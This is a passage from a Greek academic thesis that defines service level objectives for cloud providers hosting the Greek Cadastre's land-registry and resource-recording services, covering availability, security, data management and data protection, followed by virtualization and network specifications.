Η συμφωνία στάθμης υπηρεσίας θα αποτελείται από SLOs τα οποία και θα αναλύουν τους κανονισμούς και περιορισμούς της λειτουργίας του παρόχου αλλά και της συνεργασίας τους [44]. Τα σημεία στα οποία θα εστιάσουν τα SLOs είναι ***η λειτουργικότητα***, ***η ασφάλεια υπηρεσιών***, ***η διαχείριση των δεδομένων*** και ***η προστασία των δεδομένων***. Η τήρηση των SLOs και η συμμόρφωση της εσωτερικής λειτουργίας των παρόχων με όσα ορίζονται, θα ελέγχεται από το Κτηματολόγιο. Ο έλεγχος θα πραγματοποιείται σε μετρήσιμα μεγέθη όπως υποστηρίζεται στο [55], τα οποία θα ορίζονται από το Κτηματολόγιο και θα είναι άμεσα συνδεδεμένα με τους στόχους της συμφωνίας στάθμης υπηρεσίας. Τα συγκεκριμένα μετρήσιμα μεγέθη θα βοηθούν στην κατανόηση της απόδοσης και της λειτουργίας του παρόχου σύμφωνα με όσα έχουν προσυμφωνηθεί και θα ποσοτικοποιούν τους στόχους.

Τα SLOs της λειτουργικότητας θα είναι η διαθεσιμότητα, ο χρόνος ανταπόκρισης, η χωρητικότητα, η υποστήριξη και ο τερματισμός του κύριου συμβολαίου υπηρεσιών.

- Η **διαθεσιμότητα** θα ορίζει την συνεχή και ανεμπόδιστη πρόσβαση του των φυσικών προσώπων χωρίς διαστήματα διακοπής στην υπηρεσία κτηματογράφησης και θα εξασφαλίζει ότι η λειτουργία των υπηρεσίας θα συνεχίζεται υπό οποιεσδήποτε κρίσιμες καταστάσεις. Μετρήσιμα μεγέθη τα οποία ο πάροχος θα πρέπει να δίνει στο Κτηματολόγιο προκειμένου να επαληθεύει την διαθεσιμότητα των υπηρεσιών θα είναι: το ποσοστό επιτυχών αιτήσεων για υπηρεσίες που δέχτηκε σε συγκεκριμένο διάστημα και το ποσοστό ανεπιτυχών αιτήσεων. Επίσης θα είναι η χρονική διάρκεια διαθεσιμότητας κατά την οποία εξυπηρετούνταν τα φυσικά πρόσωπα και η Κυβέρνηση. Οι κυρώσεις θα είναι χρηματικές σε περιπτώσεις που το ποσοστό ανεπιτυχών αιτήσεων ξεπερνά όριο το οποίο θα οριστεί από το Κτηματολόγιο ή η χρονική διάρκεια διαθεσιμότητας δεν είναι η προσδοκώμενη. Εκτός των παραπάνω, θα πρέπει να καθορίζεται εκ των προτέρων η χρονική διάρκεια συντήρησης των υπηρεσιών εφόσον θα επηρεάζει τα όρια των παραπάνω μετρήσιμων μεγεθών. Η συντήρηση κρίνεται απαραίτητο να πραγματοποιείται σε σύντομα χρονικά διαστήματα ώστε να αποφεύγεται η μακροχρόνια διακοπή των παρεχόμενων υπηρεσιών. Προκειμένου να συμβεί αυτό θα οριστεί ένας τύπος [45]: $M(t) = 1-exp(-t/MTTR) = 1-exp(-\mu t)$, το MTTR είναι ο μέσος χρόνος επισκευής του συστήματος και το μ είναι η σταθερά συντήρησης. Από τον τύπο θα προκύπτει η πιθανότητα ολοκλήρωσης των διαδικασιών επισκευής εντός συγκεκριμένου χρονικού διαστήματος (t) το οποίο θα ορίζει το Κτηματολόγιο.

- Ο **χρόνος ανταπόκρισης** θα ορίζεται ως το χρονικό διάστημα μεταξύ της αίτησης στην υπηρεσία κτηματογράφησης ή καταγραφής φυσικών πόρων την οποία θα στείλει ένας χρήστης και της διανομής της απάντησης στην αίτηση της υπηρεσίας πίσω στο χρήστη από τον εκάστοτε πάροχο. Ο χρόνος ανταπόκρισης θα μπορούσε να είναι διαφορετικός εάν επιλέγονταν διαφορετικά σημεία αναφοράς. Εκτός αυτού θα εξαρτάται και από το τύπο της υπηρεσίας που πρόκειται να διανεμηθεί εφόσον οι πάροχοι παρά το γεγονός πως έχουν υιοθετήσει το ίδιο πρότυπο κατασκευής της υποδομής τους, υπάρχει πιθανότητα να διαφοροποιείται η εσωτερική λειτουργία τους για την διανομή της υπηρεσίας τους. Έτσι θα μπορούσαν να ορίζονται δύο διαφορετικοί χρόνοι ανταπόκρισης ανάλογα με το τύπο της υπηρεσίας. Σε αυτό το σημείο εξίσου απαραίτητο είναι να ορίζεται ένα ανώτατο όριο για τους δύο χρόνους το οποίο θα χρησιμεύει στον εντοπισμό προβλημάτων εάν ξεπεραστεί. Τα μετρήσιμα μεγέθη τα οποία οι πάροχοι θα πρέπει να παραδίδουν στο Κτηματολόγιο, θα είναι δύο μέσοι χρόνοι ανταπόκρισης ως προς τις αιτήσεις που δέχθηκαν για κάθε τύπο υπηρεσίας. Επιπλέον, θα είναι και το πλήθος των προβλημάτων τα οποία εντοπίστηκαν σύμφωνα με τα ανώτατα όρια των χρόνων ανταπόκρισης.
- Η **χωρητικότητα** περιγράφει τον μέγιστο αριθμό ταυτόχρονων συνδέσεων σε μια εκ των δύο υπηρεσιών που έχει την δυνατότητα να υποστηρίξει ταυτόχρονα. Επιπρόσθετα, σε αυτό το SLO ανήκει και το μέγιστο πλήθος πόρων που μπορεί να δοθεί σε κάθε στιγμιότυπο υπηρεσίας που ζητείται. Τα μετρήσιμα μεγέθη τα οποία οι πάροχοι θα παραδίδουν για την χωρητικότητα στο Κτηματολόγιο θα είναι ένας αριθμός ο οποίος θα εκφράζει το μέγιστο πλήθος ταυτόχρονων συνδέσεων τις οποίες έχει την δυνατότητα να υποστηρίξει χωρίς καθυστερήσεις. Καθώς επίσης και αναλυτικά το μέγιστο πλήθος πόρων το οποίο μπορεί να διατεθεί για κάθε αίτηση που λαμβάνουν οι πάροχοι.
- Η **υποστήριξη** αναφέρεται στην διεπαφή μέσω της οποίας το Κτηματολόγιο θα έχει την δυνατότητα επικοινωνίας με τους πάροχους τόσο για διαδικαστικά προβλήματα όσο και τεχνικά. Τα μετρήσιμα μεγέθη με τα οποία θα επιβεβαιώνεται η λειτουργία της υποστήριξης θα είναι ο αριθμός ο οποίος θα εκφράζει τις ώρες κατά τις οποίες θα τίθεται σε λειτουργία, το μέγιστο χρονικό διάστημα απόκρισης σε αίτηση υποστήριξης και το μέγιστο χρονικό διάστημα μέχρι ο πάροχος να αποκτήσει γνώση του προβλήματος.
- Ο **τερματισμός του κύριου συμβολαίου** περιλαμβάνει μια σειρά από βήματα προκειμένου το Κτηματολόγιο να πάρει τα δεδομένα τα οποία έχουν συλλεχθεί και οι πάροχοι στην συνέχεια να τα διαγράψουν από τα εφεδρικά και μη συστήματα στα οποία είναι αποθηκευμένα. Σύμφωνα με το εφαρμοστέο δίκαιο, η διαδικασία

μεταφοράς των δεδομένων κατά τον τερματισμό του συμβολαίου είναι νόμιμη.Για τον τερματισμό θα πρέπει να ορίζεται το χρονικό διάστημα μέσα στο οποίο το Κτηματολόγιο θα πρέπει να πάρει τα δεδομένα του, το μέγιστο χρονικό διάστημα κατά το οποίο οι πάροχοι θα διαθέτουν τα δεδομένα ή κάποιο αντίγραφό τους. Επιπλέον, κατά την διαδικασία τερματισμού οι πάροχοι θα έχουν την δυνατότητα διαγραφής των δεδομένων από τις κύριες εγκαταστάσεις άμεσα εφόσον εξασφαλίζουν πως η εφεδρεία των δεδομένων στις δευτερεύουσες εγκαταστάσεις είναι ενημερωμένη και πλήρως ασφαλισμένη μέχρι την στιγμή που το Κτηματολόγιο τα πάρει υπό την κατοχή του.

Τα SLOs ως προς την ασφάλεια υπηρεσιών τα οποία θα πρέπει να πληρούνται θα είναι η αξιοπιστία υπηρεσιών, η πιστοποίηση και εξουσιοδότηση, η κρυπτογράφηση, η διαχείριση περιστατικών ασφάλειας, η καταγραφή των υπηρεσιών, η επιθεώρηση συστημάτων ασφάλειας και η διαχείριση τρωτών σημείων.

- Η **αξιοπιστία** είναι απαραίτητο χαρακτηριστικό των υπηρεσιών στο σύννεφο και σχετίζεται άμεσα με την διαθεσιμότητα και την αποκατάσταση καταστροφών. Η αξιοπιστία ορίζει την δυνατότητα του παρόχου να ανταπεξέρχεται σε αποτυχίες των συστημάτων της υποδομής του και να αποφεύγει απώλειες δεδομένων σε τέτοιες περιπτώσεις. Τα μετρήσιμα μεγέθη τα οποία οι πάροχοι θα πρέπει να στέλνουν στο Κτηματολόγιο τα οποία θα εκφράζουν την αξιοπιστία τους θα είναι αποτελέσματα δοκιμών καταπόνεσης των υπηρεσιών οι οποίες θα εκπονούνται σε χρονικά διαστήματα που θα ορίζονται από το Κτηματολόγιο και το ποσοστό πλεονασμού του παρόχου, δηλαδή κατά πόσο περισσότερο μπορεί να υποστηρίξει τις παρεχόμενες υπηρεσίες πέραν του προσδοκώμενου. Οι δοκιμές καταπόνεσης θα πραγματοποιούνται κατά το χρονικό διάστημα συντήρησης έτσι δεν θα μειώνεται περαιτέρω η χρονική διάρκεια διαθεσιμότητας των υπηρεσιών.
- Η **επαλήθευση της ταυτότητας** περιγράφεται από μηχανισμούς ασφάλειας οι οποίοι θα αποσκοπούν στην ταυτοποίηση των χρηστών οι οποίοι θα αποκτούν πρόσβαση στις υπηρεσίες και θα επαληθεύουν τα δικαιώματα που θα έχουν τα φυσικά πρόσωπα και το προσωπικό της Κυβέρνησης ως προς τις εργασίες τις οποίες θα εκτελούν. Τα μετρήσιμα μεγέθη σύμφωνα με τα οποία θα αξιολογείται το συγκεκριμένο SLO θα είναι ο μέσος χρόνος επαλήθευσης του εκάστοτε χρήστη για να αποκτήσει πρόσβασή στην υπηρεσία, η τοποθεσία της υποδομής όπου θα αποθηκεύονται τα διαπιστευτήρια των χρηστών κατά την εισαγωγή τους στο σύστημα και τυχόν επιπλέον τρόποι και τεχνολογίες οι οποίοι χρησιμοποιούνται για την εκπλήρωση της επαλήθευσης.
- Η **εξουσιοδότηση των χρηστών** καθορίζει τις ενέργειες τις οποίες μπορεί να πραγματοποιήσει ένας χρήστης αφού επαληθευτεί η ταυτότητά του και του δοθεί

πρόσβασης στο σύστημα. Το συγκεκριμένο SLO είναι υψίστης σημασίας εφόσον μέσω αυτού θα καθορίζεται αν ο εκάστοτε χρήστης χρησιμοποιεί την υπηρεσία με νόμιμο τρόπο. Τα μετρήσιμο μέγεθος με το οποίο θα ενημερώνεται το Κτηματολόγιο θα είναι το πλήθος των περιστατικών μη εξουσιοδοτημένης χρήσης της υπηρεσίας με αναλυτικό τρόπο ορίζοντας ξεκάθαρα την ταυτότητα των χρηστών οι οποίοι τα πραγματοποίησαν.

- Η **επιθεώρηση συστημάτων ασφαλείας** είναι μια συστηματική διαδικασία η οποία θα έχει ως στόχο την εύρεση τρωτών σημείων της λειτουργίας της υποδομής των παρόχων. Η εύρεση των τρωτών σημείων θα πραγματοποιείται ως προς συγκεκριμένα κριτήρια τα οποία θα ορίζει το Κτηματολόγιο. Ο χρονικός προγραμματισμός των επιθεωρήσεων θα γίνεται από τους παρόχους σύμφωνα με τους χρηματικούς πόρους που θα του παραχωρεί το Κτηματολόγιο. Τα αποτελέσματα της εκάστοτε επιθεώρησης θα αναλύονται και θα αποστέλλονται στον υπεύθυνο της επεξεργασίας. Οι επιθεωρήσεις θα μπορούν να πραγματοποιούνται εκτός από τον πάροχο και από εταιρίες τις οποίες θα ορίζει ο υπεύθυνος της επεξεργασίας των δεδομένων.
- Η **κρυπτογράφηση** είναι μια μέθοδος η οποία ενσωματώνει αρχές και μέσα σύμφωνα με τα οποία τα δεδομένα θα μετασχηματιστούν προκειμένου να αποκρύπτεται το περιεχόμενο τους. Η μέθοδος κρυπτογράφησης που θα χρησιμοποιηθεί θα αξιολογείται ως προς την απόδοση και ισχύ της βάσει συγκεκριμένων μεγεθών. Αυτά τα μεγέθη θα είναι η αντίσταση ωμής προσβολής της μεθόδου η οποία θα εκφράζει και το μέγεθος του κλειδιού κρυπτογράφησης που θα χρησιμοποιηθεί και οι μηχανισμοί με τους οποίους το κλειδί κρυπτογράφησης θα προστατεύεται. Η αντίσταση ωμής προσβολής της μεθόδου κρυπτογράφησης θα μπορεί να εκφραστεί με τα αποτελέσματα των επιθέσεων που θα πραγματοποιηθούν σε αυτήν στα πλαίσια επιθεώρησης των συστημάτων.
- Η **διαχείριση περιστατικών ασφαλείας** αναφέρεται σε περιστατικά τα οποία θα θέσουν σε κίνδυνο λειτουργίες της υποδομής των παρόχων. Η διαχείριση των περιστατικών αποτελείται από την ανίχνευση, αξιολόγηση και αντιμετώπιση αυτών. Ο πάροχος θα είναι υποχρεωμένος να στέλνει για συγκεκριμένο χρονικό διάστημα αναφορά ως προς το ποσοστό των περιστατικών που αντιμετωπίστηκαν επιτυχώς και ποιά ήταν τα συμπεράσματα που εξάχθηκαν από αυτά. Επιπλέον θα πρέπει να οριστεί χρονικό διάστημα μέσα στο οποίο θα πρέπει να επιλύονται τα περιστατικά αυτού του τύπου.
- Η **καταγραφή των υπηρεσιών** είναι άμεσα συνδεδεμένη με την λειτουργία και χρήση αυτών και πραγματοποιείται για την επιβεβαίωση της διαθεσιμότητας και

αξιοπιστίας. Το αρχείο καταγραφής το οποίο θα συγκρατείται από τους παρόχους θα χρησιμεύει στην ανάλυση περιστατικών ασφάλειας και σε περίπτωση αποτυχίας για την εξαγωγή συμπερασμάτων. Ο προγραμματισμός του αρχείου καταγραφής ως προς τις παραμέτρους θα ελέγχεται από τον πάροχο. Ο παράμετροι καταγραφής θα είναι η ταυτότητα των χρηστών που θα αποκτούν πρόσβαση στις υπηρεσίες καθημερινά και το χρονικό διάστημα χρήσης αυτών. Η χρονική περίοδος κατά την οποία θα συγκρατείται ένα αρχείο καταγραφής θα ορίζεται σύμφωνα με τον αποθηκευτικό χώρο που θα είναι σε θέση να διαθέσει κάθε πάροχος αλλά θα τίθεται ένα ελάχιστο χρονικό όριο από το Κτηματολόγιο.

- Η **διαχείριση τρωτών σημείων** είναι άμεσα συνδεδεμένη με την επιθεώρηση τρωτών σημείων και απευθύνεται στα αναγκαία μέτρα για την αντιμετώπισή τους. Μετρήσιμα μεγέθη τα οποία θα αποδίδουν στο Κτηματολόγιο αποτελέσματα του έργου των πάροχων, θα είναι το ποσοστό των τρωτών σημείων τα οποία διορθώθηκαν, ο τρόπος με τον οποίο διορθώθηκαν και το χρονικό διάστημα κατά το οποίο πραγματοποιήθηκε η διόρθωση από την στιγμή εύρεσής τους. Επιπλέον, θα είναι το ποσοστό των τρωτών σημείων που βρίσκονται σε συγκεκριμένο χρονικό διάστημα και τα συστήματα της υποδομής του κάθε παρόχου που επηρεάστηκαν από αυτά.

Τα SLOs τα οποία θα συμβάλουν στην διαχείριση των δεδομένων θα είναι η εφεδρεία δεδομένων και επαναφορά τους, ο κύκλος ζωής των δεδομένων και η φορητότητα αυτών.

- Η **εφεδρεία δεδομένων και επαναφορά** τους περιλαμβάνει μηχανισμούς οι οποίοι εξασφαλίζουν πως τα δεδομένα σε περιπτώσεις αποτυχίας του παρόχου ή καταστροφής τους θα ανακτηθούν. Μετρήσιμα μεγέθη τα οποία ορίζουν την λειτουργία του συγκεκριμένου SLO είναι η χρονική περίοδος μεταξύ δύο διαδοχικών εφεδρειών, το χρονικό διάστημα που η κάθε εφεδρεία είναι διαθέσιμη προς ανάκτηση δεδομένων, το χρονικό διάστημα το οποίο χρειάζεται ο πάροχος για να επαναφέρει τα δεδομένα σε περίπτωση αποτυχίας των συστημάτων ή καταστροφής τους και το ποσοστό των επιτυχημένων επαναφορών δεδομένων. Το ποσοστό των επιτυχημένων επαναφορών θα εκφράζεται ως ο αριθμός των επαναφορών που επιτεύχθηκαν χωρίς σφάλματα προς το σύνολο των επαναφορών που πραγματοποιήθηκαν.
- Ο **κύκλος ζωής των δεδομένων** είναι στενά συνδεδεμένος με το πλήθος σε φυσικούς πόρους το οποίο αντιστοιχεί σε αποθηκευτικό χώρο που διαθέτει ο πάροχος. Προκειμένου να είναι αποδοτική η λειτουργία του SLO θα πρέπει να ορίζεται η χρονική περίοδος συγκράτησης των δεδομένων, το πλήθος των αιτήσεων που δέχεται για διαγραφή δεδομένων από το εξουσιοδοτημένο προσωπικό του Κτηματολογίου και το είδος των δεδομένων τα οποία θα διαγράφονται αυτόματα από τον πάροχο

ύστερα από συγκεκριμένη χρονική περίοδο. Εκτός αυτού, αιτήσεις για διαγραφή δεδομένων τα οποία θα σχετίζονται με την υπηρεσία καταγραφής φυσικών πόρων θα έχει την δυνατότητα να υποβάλλει μόνο το Κτηματολόγιο το οποίο θα είναι υπεύθυνο για την διαχείριση αυτών.

- Η **φορητότητα των δεδομένων** θα δώσει στο Κτηματολόγιο την δυνατότητα εξαγωγής αυτών σε τυχαία χρονική στιγμή εκτός από την κατάσταση τερματισμού της συνεργασίας του με τους παρόχους. Έτσι, θα πρέπει να ορίζεται μια μορφή αποθήκευσης των δεδομένων που θα δίνει την δυνατότητα εξαγωγής και μεταφοράς αυτών σε τυχαία χρονική στιγμή. Επιπλέον, θα πρέπει να επιλεχθεί μια ασφαλής μέθοδος μεταφοράς των δεδομένων από τους παρόχους στο Κτηματολόγιο ή σε εναλλακτική τοποθεσία που θα καθορίζεται, όπως άλλος πάροχος εντός Ελλάδας. Το συγκεκριμένο SLO λειτουργεί και ως εγγύηση σε περίπτωση διαμάχης και εν συνεχεία διακοπής της συνεργασίας ή σε περίπτωση χρεωκοπίας κάποιου εκ των δύο παρόχων.

Τα SLOs από τα οποία θα αποτελείται η προστασία των δεδομένων θα είναι ο καθορισμός του σκοπού των δεδομένων, η περικοπή δεδομένων, η διαφάνεια, η ευθύνη του παρόχου ως προς αυτά, η εμπιστευτικότητα και η ακεραιότητα.

- Ο **καθορισμός του σκοπού** είναι μια απαίτηση του συμβολαίου η οποία ορίζει πως τα δεδομένα που συλλέγονται από τα φυσικά πρόσωπα και το προσωπικό της Κυβέρνησης προορίζονται μόνο για νόμιμη χρήση και οποιαδήποτε περαιτέρω επεξεργασία δεν μεταβάλλει το περιεχόμενο τους. Με τον καθορισμό του σκοπού το Κτηματολόγιο δίνει την δυνατότητα στους παρόχους να επεξεργάζονται τα δεδομένα. Σε διαφορετική περίπτωση, οποιαδήποτε επεξεργασία θα μπορούσε να θεωρηθεί παράνομη και να επιβληθούν κυρώσεις. Έτσι θα πρέπει να ορίζονται όλες οι διαδικασίες οι οποίες θα επεξεργάζονται τα δεδομένα όπως οργάνωση, κρυπτογράφηση και ταξινόμηση αυτών. Κρίνεται ιδιαίτερης σημασίας να περιγράφονται λεπτομερώς όλες οι διαδικασίες επεξεργασίας οι οποίες θα πραγματοποιηθούν κυρίως στα κυβερνητικά δεδομένα ώστε το Κτηματολόγιο να είναι σε θέση διαφοροποίησης ή τροποποίησης κάποιας εξ' αυτών.
- Η **περικοπή δεδομένων** είναι ένα SLO το οποίο θα εξασφαλίζει πως το Κτηματολόγιο θα διαγράφει δεδομένα τα οποία δεν χρησιμοποιεί πλέον. Εφόσον πρόκειται για υπηρεσίες στο σύννεφο θα πρέπει να είναι ξεκάθαρο πως το Κτηματολόγιο θα ορίζει τα δεδομένα τα οποία πρέπει να διαγραφούν και στην συνέχεια οι πάροχοι θα εκτελούν την ενέργεια για τα συγκεκριμένα δεδομένα σε όλα τα σημεία στα οποία θα είναι αποθηκευμένα στιγμιότυπα αυτών. Αξίζει να σημειωθεί πως παρά την χρήση της μιας εκ των υπηρεσιών από την Κυβέρνηση, την

δικαιοδοσία για την διαγραφή των δεδομένων την έχει ο υπεύθυνος των δεδομένων δηλαδή το Κτηματολόγιο.

- Η **διαφάνεια των δεδομένων** αναφέρεται στην εκπλήρωση της ευθύνης του Κτηματολόγιου ως προς την νομιμότητα των δεδομένων. Επιπρόσθετα, μέρος της διαφάνειας αποτελεί η ενημέρωση του Κτηματολόγιου από τους παρόχους ως προς την επεξεργασία των δεδομένων προσωπικού χαρακτήρα ώστε ο υπεύθυνος επεξεργασίας στην συνέχεια να έχει την δυνατότητα ενημέρωσης των φυσικών προσώπων για αυτήν όπως ορίζεται από την νομοθεσία. Επιπλέον ο πάροχος ο οποίος θα διανέμει την υπηρεσία κτηματογράφησης θα είναι υποχρεωμένος να γνωστοποιεί στο Κτηματολόγιο τους εξωτερικούς φορείς και συνεργατικούς παρόχους που ενδεχομένως να συμβάλουν στο έργο του. Στην περίπτωση του παρόχου της υπηρεσίας καταγραφής φυσικών πόρων θα πρέπει να καταγραφούν όλοι οι εξωτερικοί φορείς όπως εταιρίες ηλεκτροδότησης όμως δεν θα έχει την δυνατότητα συνεργασίας με συνεργατικούς παρόχους. Τα συγκεκριμένα δεδομένα θα επεξεργάζονται από τον πάροχο χωρίς να εμπλέκονται άλλοι.
- Η **ευθύνη του παρόχου** ως προς τα δεδομένα περιλαμβάνει τις ενέργειες τις οποίες πρέπει να πραγματοποιεί για να τα προστατεύσει. Μέρος της ευθύνης αποτελεί και η ενημέρωση του υπεύθυνου επεξεργασίας ως προς περιστατικά παραβίασης δεδομένων τα οποία καταγράφονται και ο τρόπος με τον οποίο αντιμετωπίζονται. Τέλος, ο κάθε πάροχος θα πρέπει να ορίζει στο Κτηματολόγιο με αναλυτικό τρόπο τα μέτρα τα οποία θα του δώσουν την δυνατότητα προστασίας των δεδομένων προσωπικού χαρακτήρα και των κυβερνητικών δεδομένων και στην συνέχεια αφού το Κτηματολόγιο τα αξιολογήσει και παρέχει τους αναγκαίους πόρους να εφαρμοστούν.
- Η **εμπιστευτικότητα** ορίζεται ως το επίπεδο προστασίας των δεδομένων τα οποία αποθηκεύονται στους παρόχους και η προστασία τους κατά την μεταφορά στους χρήστες. Για επιτευχθεί θα πρέπει να ελέγχεται η κίνηση του δικτύου την οποία δέχεται τόσο ο πάροχος αλλά και η κίνηση μεταξύ των χρηστών και των υπηρεσιών. Η προστασία των δεδομένων κατά την μεταφορά αποτελεί ένα αρκετά δύσκολο ζήτημα εφόσον για να πραγματοποιηθεί θα πρέπει να χρησιμοποιούνται περιηγητές από τους χρήστες με ενεργοποιημένη την δυνατότητα για χρήση SSL πιστοποιητικών και οι χρήστες να είναι σε θέση να αναγνωρίσουν ενδεχόμενες απειλές χωρίς να αγνοούν προειδοποιητικά μηνύματα. Για να πραγματοποιηθεί αυτό θα πρέπει το Κτηματολόγιο να γνωστοποιεί στους χρήστες απειλές που θα αντιμετωπίσουν κατά την χρήση των υπηρεσιών. Κατά την εισαγωγή τους στο σύστημα θα υπάρχει

σχετικός οδηγός με ενδεχόμενα περιστατικά τα οποία υπάρχει πιθανότητα να αντιμετωπίσουν και τρόποι αποφυγής και αναφοράς τους.

- Σύμφωνα με την **ακεραιότητα** τα δεδομένα μπορούν να επεξεργαστούν μόνο από εξουσιοδοτημένο προσωπικό. Με την ακεραιότητα εξασφαλίζεται η νόμιμη χρήση των δεδομένων χωρίς να παραβιάζονται οι όροι χρήσης τους, υποκλοπή και τροποποίηση τους. Επιπλέον κάθε φορά που μέλος του προσωπικού αποκτά πρόσβαση στα δεδομένα, καταγράφεται και στην συνέχεια αξιολογούνται οι εργασίες που πραγματοποίεισαι. Σε περίπτωση παραβίασης ή υποκλοπής είναι δυνατή η ανεύρεση του υπεύθυνου και εκδίωξή του νομικά. Το συγκεκριμένο SLO είναι άμεσα συνδεδεμένο με τους μηχανισμούς πιστοποίησης και εξουσιοδότησης. Έτσι θα πρέπει ορίζονται τα επίπεδα εξουσιοδότησης του προσωπικού σύμφωνα με τις εργασίες που πρόκειται να πραγματοποιήσουν. Τα άτομα στα οποία θα δοθούν ανώτατοι βαθμοί εξουσιοδότησης θα πρέπει να ελέγχονται οι εργασίες τις οποίες θα πραγματοποιούν σε τακτά χρονικά διαστήματα και επιπλέον να ελέγχονται με ψυχοτεχνικά τέστ τα οποία θα βοηθούσαν στην ελαχιστοποίηση των έσωθεν απειλών.

3.2.7 Προδιαγραφές Ικανοποίησης των SLOs

Για να καταφέρει ο πάροχος να ικανοποιήσει τους στόχους των πολιτικών και τα SLOs της συμφωνίας στάθμης υπηρεσίας θα πρέπει να πληρεί συγκεκριμένες προδιαγραφές. Οι ελάχιστες προδιαγραφές ορίζονται ώστε να είναι δυνατή η εφαρμογή τους στην υποδομή των παρόχων. Βέβαια οι προτεραιότητες οι οποίες θα τεθούν μέσω των προδιαγραφών για τους δύο παρόχους θα είναι διαφορετικές. Ο πάροχος της υπηρεσίας κτηματογράφησης χρειάζεται ισορροπία μεταξύ της ασφάλειας και της χρησιμότητας. Ενώ για τον πάροχο της υπηρεσίας καταγραφής φυσικών πόρων η ασφάλεια είναι υψίστης σημασίας ανεξάρτητα από τις επιπτώσεις οι οποίες θα υπάρξουν στην χρησιμότητα και την ταχύτητα αυτής. Ωστόσο, για τις συγκεκριμένες επιπτώσεις θα πρέπει να τεθούν όρια ώστε να λειτουργεί η υπηρεσία με αποδοτικότητα.


Οι πρωταρχικοί στόχοι των προδιαγραφών θα είναι να τεθεί ένα αρκετά ισχυρό σύστημα επαλήθευσης των φυσικών προσώπων και του προσωπικού της Κυβέρνησης όπως επίσης και η διαδικασία η οποία θα ακολουθείται από τους παρόχους για την έγκριση εξουσιοδότησης να είναι κατάλληλη για την επίτευξη των στόχων του συμβολαίου. Εκτός των παραπάνω, θα πρέπει να οριστούν προδιαγραφές για την ικανοποίηση των απαιτήσεων σε ασφάλεια οι οποίες ορίζονται στο συμβόλαιο.

Προδιαγραφή Εικονικοποίησης Φυσικών Πόρων

Βάσει της νομοθεσίας δεν προδιαγράφεται ο τρόπος με τον οποίο θα πραγματοποιηθεί η διαδικασία της εικονικοποίησης των φυσικών πόρων. Η διαδικασία της εικονικοποίησης είναι κρίσιμη αφού χάρις αυτήν δημιουργούνται τα στιγμιότυπα που θα διατεθούν προς χρήση και συμβάλει στην ικανοποίηση των στόχων της εμπιστευτικότητας και της ευθύνης του παρόχου. Για την εκπλήρωση αυτής της διαδικασίας χρησιμοποιείται εντόπιος εικονικοποιητής (native hypervisor) ο οποίος εγκαθίσταται στους εξυπηρετητές και κατανέμει τους πόρους στα guest συστήματα που φιλοξενεί. Για να ικανοποιηθούν οι παραπάνω στόχοι θα πρέπει τα φιλοξενούμενα (guest) συστήματα που δεν χρειάζεται να επικοινωνούν μεταξύ τους να είναι απομονωμένα. Αυτό θα πρέπει να διενεργείται όταν οι υπηρεσίες που διανέμονται από συγκεκριμένα φιλοξενούμενα (guest) συστήματα δεν αλληλεπιδρούν για οποιοδήποτε λόγο. Έτσι, τα φιλοξενούμενα (guest) συστήματα θα πρέπει να διαχωριστούν σε ομάδες ανάλογα με την αλληλεξάρτηση που υπάρχει μεταξύ τους και στην συνέχεια να απομονωθούν οι ομάδες με εικονικά firewall. Επιπλέον θα πρέπει να μειωθεί στο ελάχιστο η αλληλεπίδραση μεταξύ του εικονικοποιητή (hypervisor) που εκτελεί την εικονικοποίηση και των φιλοξενούμενων(guest) συστημάτων. Για να επιτευχθεί αυτό θα πρέπει να χρησιμοποιηθεί το σύστημα NoHype [46] ή αντίστοιχο που να συμπεριφέρεται με τον ίδιο τρόπο. Ακόμα το NoHype προσφέρει την ιδανική απομόνωση μεταξύ των πόρων των φιλοξενούμενων (guest) συστημάτων, καταργεί την ύπαρξη του εικονικοποιητή (hypervisor) εντελώς και κατά την εκκίνησή του διανέμει τους πόρους. Βέβαια αυτό το σύστημα προυποθέτει πως το hardware έχει δυνατότητες υποστήριξης του.

Προδιαγραφή Δικτύου

Προκειμένου οι υπηρεσίες να διανέμονται χωρίς καθυστερήσεις θα πρέπει το δίκτυο το οποίο θα τις υποστηρίζει να χαρακτηρίζεται από επεκτασιμότητα και ταχύτητα τα οποία προσφέρονται από τις υπηρεσίες στο υπολογιστικό νέφος. Έτσι θα πρέπει να προσυμφωνηθεί μεταξύ των παρόχων, οι οποίοι θα προσφέρουν την υποδομή για την διανομή των υπηρεσιών, και του Κτηματολογίου το δίκτυο υπό το οποίο θα πραγματοποιηθεί η διανομή των υπηρεσιών. Επιπλέον όπως υποδεικνύει το παρακάτω σχήμα το Κτηματολόγιο θα ελέγχει την αμφότερη μετάδοση των πληροφοριών. Αυτό θα συμβαίνει ώστε να έχει την δυνατότητα ανίχνευσης κακόβουλου λογισμικού προτού φτάσει στην υποδομή των παρόχων. Οι πληροφορίες οι οποίες θα διακινούνται θα είναι κρυπτογραφημένες έτσι δεν θα είναι εφικτή η ανάγνωση των δεδομένων μέσω του Κτηματολογίου. Με αυτόν τον τρόπο δεν θα απειλούνται με τύπου έσωθεν απειλής τα δεδομένα μέσω της υποδομής του υπεύθυνου επεξεργασίας.



Εικόνα 11 Δίκτυο Διανομής Υπηρεσιών

Προδιαγραφή Απομόνωσης Πόρων

